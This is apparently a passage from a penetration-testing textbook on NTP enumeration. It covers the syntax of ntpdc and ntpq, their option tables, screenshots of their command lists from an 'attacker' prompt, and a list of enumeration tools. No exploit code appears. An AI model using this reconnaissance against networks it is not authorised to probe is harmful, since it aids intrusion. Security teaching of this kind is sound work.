
- **ntpdc**

  This command queries the ntpd daemon regarding its current state and requests changes in that state. Attackers use this command to retrieve the state and statistics of each NTP server connected to the target network. Its syntax is as follows:

```
ntpdc [ -46dilnps ] [ -c command] [hostname/IP_address]
```

`-4`	Force DNS resolution of the given host name to the IPv4 namespace
`-6`	Force DNS resolution of the given host name to the IPv6 namespace
`-d`	Set the debugging mode to on
`-c`	Following argument is interpreted as an interactive format command; multiple -c options may be given
`-i`	Force ntpdc to operate in the interactive mode
`-l`	Obtain a list of peers known to the server(s); this switch is equivalent to -c listpeers
`-n`	Output all host addresses in the dotted-quad numeric format, rather than host names
`-p`	Print a list of the peers as well as a summary of their states; this is equivalent to -c peers
`-s`	Print a list of the peers as well as a summary of their states, but in a slightly different format from that for the -p switch; this is equivalent to -c dmpeers

Table 4.6: ntpdc parameters and their respective functions



```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpdc
ntpdc> ?
ntpdc commands:
addpeer      controlkey   fudge        keytype      quit         timeout
addrefclock  ctlstats     help         listpeers    readkeys     timerstats
addserver    debug        host         loopinfo     requestkey   traps
addtrap      delay        hostnames    memstats     reset        trustedkey
authinfo     delrestrict  ifreload     monlist      reslist      unconfig
broadcast    disable      ifstats      passwd       restrict     unrestrict
clkbug       dmpeers      iostats      peers        showpeer     untrustedkey
clockstat    enable       kerninfo     preset       sysinfo      version
clrtrap      exit         keyid        pstats       sysstats
ntpdc>
```

These ntpdc queries can be used to obtain additional NTP server information

Figure 4.19: Screenshot of the ntpdc command

- **ntpq**

  This command monitors the operations of the NTP daemon **`ntpd`** and determines its performance. Its syntax is as follows:


  ```
  ntpq [-46dinp] [-c command] [host/IP_address]
  ```

-4	Force DNS resolution of the given host name to the IPv4 namespace
-6	Force DNS resolution of the given host name to the IPv6 namespace
-c	Following argument is an interactive format command; multiple -c options may be given
-d	Debugging mode
-i	Force ntpq to operate in the interactive mode
-n	Output all host addresses in the dotted-quad numeric format, rather than host names
-p	Print a list of the peers as well as a summary of their states

Table 4.7: ntpq parameters and their respective functions

  Example:

  ```
  ntpq> version
  ntpq 4.2.8p15@1.3728-o
  ntpq> host
  current host is localhost
  ```



```
┌─[root@parrot]─[/home/attacker]
└──╼ #ntpq
ntpq> ?
ntpq commands:
:config          drefid           mreadlist        readvar
addvars          exit             mreadvar         reslist
apeers           help             mrl              rl
associations     host             mrulist          rmvars
authenticate     hostnames        mrv              rv
authinfo         ifstats          ntpversion       saveconfig
cl               iostats          opeers           showvars
clearvars        kerninfo         passociations    sysinfo
clocklist        keyid            passwd           sysstats
clockvar         keytype          peers            timeout
config-from-file lassociations    poll             timerstats
cooked           lopeers          pstats           version
cv               lpassociations   quit             writelist
debug            lpeers           raw              writevar
delay            monstats         readlist
ntpq>
```


These ntpq queries can be used to obtain additional NTP server information

Figure 4.20: Screenshot of the ntpq command

Note: In many Linux distributions, the NTP daemon **`ntpd`** has been joined with Chrony, **`chronyd`**. Both the daemons synchronize the local system's time with a remote time server.

NTP Enumeration Tools

- **PRTG Network Monitor** includes **SNTP Sensor monitor**, a simple network time protocol (SNTP) server that shows the response time of the server and time difference in comparison to the local system time



Channel	ID	Last Value	Minimum	Maximum
Difference	1	0 s	0 s	0 s
Downtime	-4			
Response Time	0	16 msec	15 msec	66 msec

https://www.paessler.com

NTP Enumeration Tools

- Nmap (*https://nmap.org*)
- Wireshark (*https://www.wireshark.org*)
- udp-proto-scanner (*https://labs.portcullis.co.uk*)
- NTP Server Scanner (*http://www.bytefusion.com*)

